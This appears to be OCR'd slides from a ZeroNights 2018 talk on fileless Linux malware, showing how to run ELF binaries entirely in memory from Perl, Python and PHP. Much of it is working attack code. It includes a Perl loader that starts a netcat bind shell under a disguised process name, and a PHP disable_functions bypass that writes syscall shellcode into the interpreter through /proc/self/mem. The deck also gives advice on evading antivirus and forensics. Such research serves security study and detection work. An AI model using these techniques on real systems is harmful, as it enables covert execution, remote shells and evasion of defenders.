ZERO NIGHTS 2018

2^3 EDITION

FBK | CS cybersecurity

LINUX IN-MEMORY ELF EXECUTION

2018.ZERONIGHTS.ORG

2³ EDITION

Fileless malware


1) Hard to detect.


2) Easily avoids AV-detection.

3) Stealthy for forensics.

4) Weak Persistence.

Figure 2. The growth of fileless and file-based attacks





Ponemon INSTITUTE Barkly

Source:https://blog.barkly.com/fileless-attack-statistics-2017

2^3 EDITION

Windows filleless attacks

- Powershell, VBScript, macro, etc
- Implemented in tools:

Metasploit, Empire, Cobalt Strike, PowerSploit

2^3 EDITION

Our Goal:

1. Get the ELF-binary executed directly in memory without touching the HDD
2. Create scripts for most of the common Linux programming environments
3. Automate all the things!

Linux in-memory execution options:

- Memory filesystems
- Gdb
- Kernel modules
- Syscalls

2^3 EDITION

/proc/ pseudo-filesystem

The **/proc/self/** directory is a link to the currently running process. This allows a process to look at itself without having to know its process ID

/proc/self/maps

A file containing the currently mapped memory regions and their access permissions.

/proc/self/fd/

This is a subdirectory containing one entry for each file which the process has open, named by its file descriptor, and which is a symbolic link to the actual file.

/proc/self/exe

Under Linux 2.2 and later, this file is a symbolic link containing the actual pathname of the executed command. This symbolic link can be dereferenced normally; attempting to open it will open the executable.

Syscalls

- memfd_create() #Creates anonymous file and returns it's file descriptor
- execve() #executes file given by path
- fork() #Creates child process
- setsid() # Needed to make a parent process from child.

2^3 EDITION

What about linux?

Most of linux distro's comes with preinstalled programming languages and libraries:

- Bash
- Python
- Perl
- PHP

Summary

- We have common preinstalled programming languages on most of linux distro's.

- With memfd_create() we can create file directly in memory without mounting any tmpfs or using /dev/shm shared memory.

So we just need to write an ELF to anonymous file without touching the disk.

Instructions:

1. Create anonymous file via memfd_create()
2. Write ELF to it
3. Execute via execve() & fork()
4. ???
5. PROFIT!

2^3 EDITION

memfd_create() example

memfd_create syntax
Included in libc

```
int memfd_create (const char *name, unsigned int flags)
```

Generic syscall wrapper

```
int fd = syscall(SYS_memfd_create, "foo", 0);
```

2^3 EDITION

execve() & fork() & setsid()

execve()

```
#include <unistd.h>
int execve(const char *filename, char *const argv [], char *const envp[]);
```

fork()

```
#include <sys/types.h>
#include <unistd.h>
pid_t fork(void);
```

setsid()

```
#include <unistd.h>
pid_t setsid(void);
```

ZERO NIGHTS 2018

2^3 EDITION

Starting with Perl

Step one:

Create anonymous file using syscall() function.

319 - x64 number code for memfd_create() syscall

```
my $name = "";
my $fd = syscall(319, $name, 1);
if (-1 == $fd) {
    die "memfd_create: $!";
```

2^3 EDITION

Starting with Perl

Step two:
Write binary to anonymous file

```
open(my $FH, '>&=' .$fd) or die 'open: &!';
select((select($FH), $|=1)[0]);
print $FH pack q/H*/, q/7f454c4602010100000000000000000003003e0001000000e024000000000000/ or die qq/write: $!/;
print $FH pack q/H*/, q/4000000000000000406300000000000000000000400038000900400001d001c00/ or die qq/write: $!/;
print $FH pack q/H*/, q/0600000005000000400000000000000040000000000000004000000000000000/ or die qq/write: $!/;
print $FH pack q/H*/, q/f801000000000000f80100000000000080000000000000003000000040000000/ or die qq/write: $!/;
print $FH pack q/H*/, q/3802000000000000380200000000000038020000000000001c00000000000000/ or die qq/write: $!/;
...
...
```

2^3 EDITION

Starting with Perl

Perl's fork(): once it's called, there are now two nearly identical processes running.We don't actually have to spawn a new process to run our ELF binary, but if we want to do more than just run it and exit, it's the way to go. In general, using fork() to spawn multiple children looks something like:

```
while ($keep_going) {
        my $pid = fork();
        if (-1 == $pid) { # Error
                die "fork: $!";
        }
        if (0 == $pid) { # Child
                # Do child things here
                exit 0;
        }
}
```

ZERO NIGHTS 2018

2^3 EDITION

Starting with Perl

Next we'll call setsid(2)(call's number - 112) in the middle to spawn a disassociated child and let the parent terminate.

Remember how process hierarchy works: Session (SID) → Process Group (PGID) → Process (PID)
That's why to create a daemon we need double fork() calling

```
        die "fork1: $!";
}
if (0 != $pid) { # Parent terminates
        exit 0;
}
# In the child, become session leader
if (-1 == syscall(112)) {
        die "setsid: $!";
}
# Spawn grandchild
$pid = fork();
if (-1 == $pid) { # Error
        die "fork2: $!";
}
if (0 != $pid) { # Child terminates
```

Starting with Perl

Executing payload:
We pass to exec() two things: our in-memory ELF binary and a list of arguments, of which the first element is usually taken as the process name.

```
exec {"/proc/$$/fd/$fd"} "HelloKitty", "-kvl", "4444", "-e", "/bin/sh" or die "exec: $!";
```

And nc runs from memory as we expect:

```
root@linux:~# perl memfd.perl
root@linux:~# listening on [any] 4444 ...
```

We can find our process by fancy process name. In the wild you should name your processes more legit.

```
root@linux:~# ps -ax | grep HelloKitty
 5372 ?        S      0:00 HelloKitty -lvp 4444 -e /bin/sh
 5775 pts/3    S+     0:00 grep HelloKitty
```

2^3 EDITION

Python

Requirements:

ctypes - required to use system calls and C -lang functions.

os - allows to interact with filesystem and OS commands.

Binascii - needed to convert binary to ASCII

```
import ctypes
import os
import binascii

elf = ""
binary = binascii.unhexlify(elf)
```

2^3 EDITION

Python

Writing binary to RAM:

Using ctypes calling the memfd_create() (number - 319) to get file descriptor of the anonymous file

Then write binary through /proc/ filesystem

```
fd = ctypes.CDLL(None).syscall(319,"",1)
      final_fd = open("/proc/self/fd/"+str(fd),"wb")
      final_fd.write(binary)
      final_fd.close()
```

2^3 EDITION

Python

Calling fork() to run processes with the setsid() in the middle.

```
fork1 = os.fork()
if 0 != fork1: os._exit(0)

ctypes.CDLL(None).syscall(112)

fork2 = os.fork()
if 0 != fork2: os._exit(0)
```

2^3 EDITION

Python

Finally executing the ELF
By os.execl() function.

2^3 EDITION

PHP?

- One of the most popular programming languages for web apps.
- Installed on ton of linux web servers
- ELF delivery with php can be pretty handy during web app pen testing
- PHP can’t into system calls :(

But lucky finding post on some web-board saves the day.

ZERO NIGHTS 2018

2^3 EDITION

PHP?

We need to go deeper.

2^3 EDITION

PHP?

Originally @beched's post on rdot uses tricky technique to bypass **disable_functions** restrictions.

disable_functions - directive in PHP conf file **php.ini** that allow user to disable certain **PHP** functions for security reasons.

So! We find out that we can use that technique with some modifications to solve our case.

2^3 EDITION

PHP: The technique

- Each program can reach itself memory allocations, executables and other info by accessing /proc/self/ pseudo filesystem
- Functions used by the PHP interpreter also allocated on memory
- Program can access it's own memory to manipulate data

Can program rewrite it's own functions addresses to call foreign functions ? Or can we replace function code already allocated in memory by pushing our code to the stack?

PHP: The technique

Function's code on the memory stores in machine code when loaded.

So our goal:


1. Find current PHP process memory addresses.
2. Locate open() function's address
3. Replace code with our prepared memfd_create() machine code
4. Using syscall, create anonymous file, write ELF to it, execute & fork

ZERO NIGHTS 2018

2^3 EDITION

PHP: The memory


Virtual memory (also **virtual storage**) is a memory management technique that provides an "idealized abstraction of the storage resources that are actually available on a given machine» which "creates the illusion to users of a very large (main) memory.



2^3 EDITION

PHP: The memory

offset usually denotes the number of address locations added to a base address in order to get to a specific absolute address. In this (original) meaning of offset, only the basic address unit, usually the 8-bit byte, is used to specify the offset's size. In this context an offset is sometimes called a **relative address**.



PHP: /proc/self/maps

Structure: address | perms | offset | dev | inode | pathname

```
root@linux:~# cat /proc/self/maps
5566701ec000-5566701ee000 r--p 00000000 08:01 3146913                    /usr/bin/cat
5566701ee000-5566701f3000 r-xp 00002000 08:01 3146913                    /usr/bin/cat
5566701f3000-5566701f5000 r--p 00007000 08:01 3146913                    /usr/bin/cat
5566701f6000-5566701f7000 r--p 00009000 08:01 3146913                    /usr/bin/cat
5566701f7000-5566701f8000 rw-p 0000a000 08:01 3146913                    /usr/bin/cat
5566709ab000-5566709cc000 rw-p 00000000 00:00 0                          [heap]
7fc5ca68b000-7fc5ca6ad000 rw-p 00000000 00:00 0
7fc5ca6ad000-7fc5ca6fe000 r--p 00000000 08:01 3933301                    /usr/lib/locale/aa_DJ.utf8/LC_CTYPE
7fc5ca6fe000-7fc5ca82e000 r--p 00000000 08:01 3949562                    /usr/lib/locale/be_BY.utf8/LC_COLLATE
7fc5ca82e000-7fc5ca850000 r--p 00000000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
7fc5ca850000-7fc5ca996000 r-xp 00022000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
7fc5ca996000-7fc5ca9e1000 r--p 00168000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
7fc5ca9e1000-7fc5ca9e5000 r--p 001b2000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
7fc5ca9e5000-7fc5ca9e7000 rw-p 001b6000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
```

PHP: Preparation

Libc version

```
root@linux:~# php -r 'readfile("/proc/self/maps");' | grep libc
7f01f30af000-7f01f30d1000 r--p 00000000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
7f01f30d1000-7f01f3217000 r-xp 00022000 08:01 3148492                    /usr/lib/x86_64-linux-gnu/libc-2.27.so
```

libc's system() offset and open() func offset

```
root@linux:~# readelf -s /lib/x86_64-linux-gnu/libc-2.27.so | egrep "\s(system|open)@@"
  1403: 0000000000435d0    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
  1759: 00000000000e8d90   302 FUNC    WEAK   DEFAULT   13 open@@GLIBC_2.2.5
```

ZERO NIGHTS 2018

2^3 EDITION

PHP: Put all together

Now we can use this info to create an PHP function that will unpack and analyze running PHP interpreter binary to find out addresses of allocated in memory functions that we needed.
That's how looks the entire function coded by @beched.
Don't be scared! It's just something like «readelf» utility.

```
for($i = 0; $i < $e_shnum; $i += 1) {
    $sh_type = unp(substr($bin, $e_shoff + $i * $e_shentsize + 4, 4));
    if($sh_type == 11) { // SHT_DYNSYM
        $dynsym_off = unp(substr($bin, $e_shoff + $i * $e_shentsize + 24, 8));
        $dynsym_size = unp(substr($bin, $e_shoff + $i * $e_shentsize + 32, 8));
        $dynsym_entsize = unp(substr($bin, $e_shoff + $i * $e_shentsize + 56, 8));
    }
    elseif(!isset($strtab_off) && $sh_type == 3) { // SHT_STRTAB
        $strtab_off = unp(substr($bin, $e_shoff + $i * $e_shentsize + 24, 8));
        $strtab_size = unp(substr($bin, $e_shoff + $i * $e_shentsize + 32, 8));
    }
    elseif($rela && $sh_type == 4) { // SHT_RELA
        $relaplt_off = unp(substr($bin, $e_shoff + $i * $e_shentsize + 24, 8));
        $relaplt_size = unp(substr($bin, $e_shoff + $i * $e_shentsize + 32, 8));
        $relaplt_entsize = unp(substr($bin, $e_shoff + $i * $e_shentsize + 56, 8));
    }
}
if($rela) {
    for($i = $relaplt_off; $i < $relaplt_off + $relaplt_size; $i += $relaplt_entsize) {
        $r_offset = unp(substr($bin, $i, 8));
        $r_info = unp(substr($bin, $i + 8, 8)) >> 32;
        $name_off = unp(substr($bin, $dynsym_off + $r_info * $dynsym_entsize, 4));
        $name = '';
        $j = $strtab_off + $name_off - 1;
        while($bin[++$j] != "\\0") {
            $name .= $bin[$j];
        }
        if($name == 'open') {
            return $r_offset;
        }
    }
}
else {
    for($i = $dynsym_off; $i < $dynsym_off + $dynsym_size; $i += $dynsym_entsize) {
        $name_off = unp(substr($bin, $i, 4));
```

ZERO NIGHTS 2018

2^3 EDITION

PHP: open & system

Now we can use this function to get offsets, and rewrite function.

```
for($i = $dynsym_off; $i < $dynsym_off + $dynsym_size; $i += $dynsym_entsize) {
                $name_off = unp(substr($bin, $i, 4));
                $name = '';
                $j = $strtab_off + $name_off - 1;
                while($bin[++$j] != "\\0") {
                    $name .= $bin[$j];
                }
                if($name == '__libc_system') {
                    $system_offset = unp(substr($bin, $i + 8, 8));
                }
                if($name == '__open') {
                    $open_offset = unp(substr($bin, $i + 8, 8));
                }
            }
            return array($system_offset, $open_offset);
        }
```

2^3 EDITION

PHP: getting offsets

Using parself() function, getting actual offsets.

```
$open_php = parseelf('/proc/self/exe', true);
  if($open_php == 0) {
      echo "[-] Failed. Exiting\\n";
      exit;
  }

  $maps = file_get_contents('/proc/self/maps');

  preg_match('#\\s+(/.+libc\\-.+)#', $maps, $r);
  echo "[INFO] Libc location: $r[1]\\n";

  preg_match('#\\s+(.+\\[stack\\].*)#', $maps, $m);
  $stack = hexdec(explode('-', $m[1])[0]);

  $pie_base = hexdec(explode('-', $maps)[0]);

  list($system_offset, $open_offset) = parseelf($r[1]);
  if($system_offset == 0 or $open_offset == 0) {
      echo "[-] Failed. Exiting\\n";
      exit;
  }
```

PHP: Rewritting open function

Using access to /self/mem
Rewriting open function

```php
$mem = fopen('/proc/self/mem', 'rb');
fseek($mem, ((PHP_MAJOR_VERSION == 7) * $pie_base) + $open_php);

$open_addr = unp(fread($mem, 8));

$mem = fopen('/proc/self/mem', 'wb');
```

2^3 EDITION

PHP: shellcodes

Next we'll call memfd_create() syscall as a shellcode.

```
$shellcode_loc = $pie_base + 0x100;
$shellcode = "\x48\x31\xD2\x52\x54\x5F\x6A\x01\x5E\x68\x3F\x01\x00\x00\x58\x0F\x05\x5A\xC3";
fseek($mem, $shellcode_loc);
fwrite($mem, $shellcode);
```

```
0x0000000000000000: xor rdx, rdx
0x0000000000000003: push rdx
0x0000000000000004: push rsp
0x0000000000000005: pop rdi
0x0000000000000006: push 1
0x0000000000000008: pop rsi
0x0000000000000009: push 0x13f
0x000000000000000e: pop rax
0x000000000000000f: syscall
0x0000000000000011: pop rdx
0x0000000000000012: ret
```

- 0x13f = 319 - memfd_create number in decimal
- calling a syscall

2^3 EDITION

PHP: creating anonymous file

Writing ELF to anonymous file
And finding file descriptor number.

```php
$fp = fopen('fd', 'w');
fwrite($fp, $self);

// find file descriptor number
$found = false;
$fds = scandir("/proc/self/fd");
foreach($fds as $fd) {
    $path = "/proc/self/fd/$fd";
    if(!is_link($path)) continue;
    if(strstr(readlink($path), "memfd")) {
        $found = true;
        break;
```

ZERO NIGHTS 2018

2^3 EDITION

PHP: arguments and path

Writing arguments and path to the stack.

```
fseek($mem, $stack);
  fwrite($mem, "{$path}\\x00");
  $filename_ptr = $stack;
  $stack += strlen($path) + 1;

  fseek($mem, $stack);
  fwrite($mem, str_replace(" ", "\\x00", $args) . "\\x00");

  $str_ptr = $stack;
  $argv_ptr = $arg_ptr = $stack + strlen($args) + 1;
  foreach(explode(' ', $args) as $arg) {
      fseek($mem, $arg_ptr);
      fwrite($mem, packlli($str_ptr));

      $arg_ptr += 8;
      $str_ptr += strlen($arg) + 1;
  }
  fseek($mem, $arg_ptr);
  fwrite($mem, packlli(0x0));
```

ZERO NIGHTS 2018

2^3 EDITION

PHP: execution

To execute and fork our ELF we need to use system calls again.

```
    echo "[+] Starting ELF\\n";
    $shellcode =
"\x6a\x39\x58\x0f\x05\x85\xc0\x75\x28\x6a\x70\x58\x0f\x05\x6a\x39\x58\x0f\x05\x85\xc0\x75\x1a\x48\xbf"
                . packlli($filename_ptr)
                . "\x48\xbe"
                . packlli($argv_ptr)
                . "\x48\x31\xd2\x6a\x3b\x58\x0f\x05\xc3\x6a\x00\x5f\x6a\x3c\x58\x0f\x05";


    fseek($mem, $shellcode_loc);
    fwrite($mem, $shellcode);
    fopen('done', 'r');
    exit();
```

<— This part does the «fork()» thing
<— Arrgs and filename
<— This one calling execve()

```
0x0000000000000000: push 0x39
0x0000000000000002: pop rax
0x0000000000000003: syscall
0x0000000000000005: test eax, eax
0x0000000000000007: jne 0x31
0x0000000000000009: push 0x70
0x000000000000000b: pop rax
0x000000000000000c: syscall
0x000000000000000e: push 0x39
0x0000000000000010: pop rax
0x0000000000000011: syscall
0x0000000000000013: test eax, eax
0x0000000000000015: jne 0x31
```

<— The decimal 57, fork()'s number.

<— calling syscall

<— 0x70 is the decimal 112 - setsid()

<— calling setsid()
<— second fork()

<— calling second fork()

```
0x0000000000000000: xor rdx, rdx
0x0000000000000003: push 0x3b
0x0000000000000005: pop rax
0x0000000000000006: syscall
0x0000000000000008: ret
0x0000000000000009: push 0
0x000000000000000b: pop rdi
0x000000000000000c: push 0x3c
0x000000000000000e: pop rax
0x000000000000000f: syscall
```

<— pushing execve().

<— calling execve().

<— exit().

<— calling exit().

One more thing…

2^3 EDITION

We automated all mentioned techniques to provide you easy to use MSF module.

Get it on github:

Install and have fun.


Inspired by
@MagisterQuis
@Beched
@0x00pico
Special Thanks to:
0x00sec.org
rdot.org
HACKERS IN THE AREA

THANKS FOR ATTENTION

Michail Firstov @cyberpunkych
Yaroslav Moskvin @p1nk_pwny
Sergey Migalin @migalin
Skuratov Andrey @progandr
Anonymous :)